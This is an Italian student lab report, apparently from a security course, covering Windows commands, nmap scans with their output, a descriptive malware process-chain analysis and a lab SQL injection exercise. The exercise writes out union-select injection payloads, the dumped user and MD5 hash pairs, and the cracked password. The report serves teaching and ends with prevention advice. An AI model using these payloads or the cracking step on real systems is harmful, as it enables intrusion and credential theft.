Scansione di Rete

-Quali sono gli output del comando dir?

- Elenca i file e le directory presenti nella cartella corrente.

-Quali sono i risultati?

- **Ping:** Verifica la connettività con un altro posto.
- **Cd:** Cambia la directory di lavoro corrente.
- **Ipconfig:** Mostra la configurazione IP corrente.

-Qual è il comando PowerShell per dir?

- Get-childItem.

-Qual è il gateway IPV4?


- 10.0.2.2

```
PS C:\Windows\system32> netstat -r
===========================================================================
Elenco interfacce
  5...08 00 27 96 c2 10 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete            Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0        10.0.2.2       10.0.2.15     25
```

-Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

- Puoi vedere il nome dell'eseguibile, il percorso sul disco, la data di creazione, l'utente che ha lanciato il processo e la descrizione del servizio.



-Cosa è successo ai file nel Cestino?

- Il cestino è stato svuotato correttamente.

BONUS 1

-Cos'è Nmap?

- Nmap è uno strumento open source per l'esplorazione della rete e della sicurezza.

-Per cosa viene usato nmap?

- È un software open source utilizzato per scoprire quali dispositivi sono connessi a una rete e quali servizi stanno offrendo.

-Qual è il comando nmap usato?

- Nmap -A -T4 scanme.nmap.org.

-Cosa fa l'opzione -A?

L'opzione -A di nmap è estremamente aggressiva poichè avvia quattro delle funzioni più avanzate con un solo comando:

- Rilevamento delle versione.
- Rilevamento sistema operativo.
- Scansione con script.
- Traceroute.

-Cosa fa l'opzione -T4?

- L'opzione -T4 modifica il parametro di velocità per rendere Nmap più "aggressivo" nell'invio dei pacchetti, permettendoti di completare le scansioni molto più velocemente.

-Quali porte e servizi sono aperti?

- Porta 21 servizio ftp.
- Porta 22 servizio ssh.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 05:26 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000038s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds
```

-A quale rete appartiene la tua VM?

- 10.0.2.0/24.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 86181sec preferred_lft 86181sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86184sec preferred_lft 14184sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

-Quanti host sono attivi?

E’ attivo solo un host:

- 10.0.2.15 (Cyberops Workstation)

-Quali porte e servizi sono aperti?

- Porta 22 servizio ssh
- Porta 80 servizio http
- Porta 9929 servizio nping-echo
- Porta 31337 servizio tcpwrapped

-Quali porte e servizi sono filtrati?

- Nmap Indica che ci sono 996 porte tcp filtrate.

-Qual è l'indirizzo IP del server?

- IP: 45.33.32.156

-Qual è il sistema operativo?

- Servizio Linux

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 05:36 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

DOMANDA DI RIFLESSIONE

Nmap è uno strumento potente per l'esplorazione e la gestione della rete.
-Come può Nmap aiutare con la sicurezza della rete?

- Può aiutare con la sicurezza della rete trovando porte che sono state dimenticate aperte o servizi non aggiornati.

-Come può Nmap essere usato da un attore malevolo come strumento nefasto?

- Può essere usato per mappare la rete da un attaccante e trovare delle vulnerabilità nei servizi o nelle porte.

Analisi Malware

L'attacco segue una catena a più istallazione:

- La prima fase l'utente scarica il file **"jvczfhe.exe"** tramite il browser firefox. Questo è un classico indicatore di un eseguibile generato da un malware per essere unico e difficile da identificare tramite semplici ricerche.
- Sotto il processo sospetto, viene lanciato "**InstallUtil.exe".** Usano un programma fidato del sistema per eseguire codice malevolo nascosto, sperando che l'antivirus non lo blocchi perché il mittente è "sicuro".
- Vediamo anche "**cmd.exe"** che esegue un comando di "**timeout".** Spesso i malware inseriscono dei ritardi (timeout) tra un'azione e l'altra per ingannare le "sandbox" che analizzano il comportamento dei file solo per pochi secondi.
- Infine, appare "**WerFault.exe".** Questo indica che il processo malevolo originale (Jvczfhe.exe) probabilmente è andato in crash o ha generato un errore di memoria, attivando il segnalatore di errori di Windows.

Il file **"jvczfhe.exe"** crea una backdoor.

Seconda fase:

- La seconda fase si avvia quando si scarica il file **“Muadnrd.exe”.**
- Entrambi i processi lanciano **“cmd.exe”** e “**timeout”** Molte "sandbox" di sicurezza analizzano i file solo per pochi secondi. Il malware inserisce un ritardo.
- Il malware sta usando la tecnica chiamata **"Living off the Land"**. Viene richiamato “**InstallUtil.exe”**. È un tool legittimo di Microsoft .NET, ma qui è usato per caricare ed eseguire codice malevolo all'interno di un processo fidato.
- Il processo “**WerFault.exe”** che vedi in fondo alla catena indica che il malware ha causato un errore critico o un crash durante l'esecuzione, attivando il sistema di segnalazione errori di Windows.

Questo è il comportamento che suggerisce un **Trojan** o un **Loader**. Che cerca di rendersi permanente.

BONUS 2

-Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

- IP 1: 10.0.2.4
- IP 2: 10.0.2.15

No.	Time	Source	Destination
1	0.000000	10.0.2.4	10.0.2.15
2	0.000315	10.0.2.15	10.0.2.4


-Qual è la versione?

- Versione 5.7.12-0ubuntu1.1

```
                </form>
                <pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
        </div>
```

-Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?

- L'utente 1337



```
                </form>
                <pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
        </div>
```

-Qual è la password in chiaro?

- Charley

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Domande di Riflessione

- Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

- Se la piattaforma accetta input dall'utente (come una barra di ricerca o un form di login) e lo inserisce direttamente in una query senza filtrarlo, un attaccante può iniettare codice SQL malevolo. Oppure se la piattaforma non gestisce correttamente gli errori, potrebbe mostrare all'utente messaggi tecnici dettagliati.

-Naviga in internet ed esegui una ricerca per "prevenire attacchi di SQL injection". Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

- **Utilizzo di Query Parametrizzate:** Usare dei "segnaposto" (?).
- **Principio del Minimo Privilegio**: Questo passaggio non riguarda il codice, ma la configurazione del database. Consiste nel limitare i poteri dell'account che l'applicazione web usa per connettersi al database.
- **Web Application Firewall:** Implementare uno scudo esterno che analizza il traffico internet e blocca automaticamente le richieste che sembrano contenere tentativi di iniezione SQL.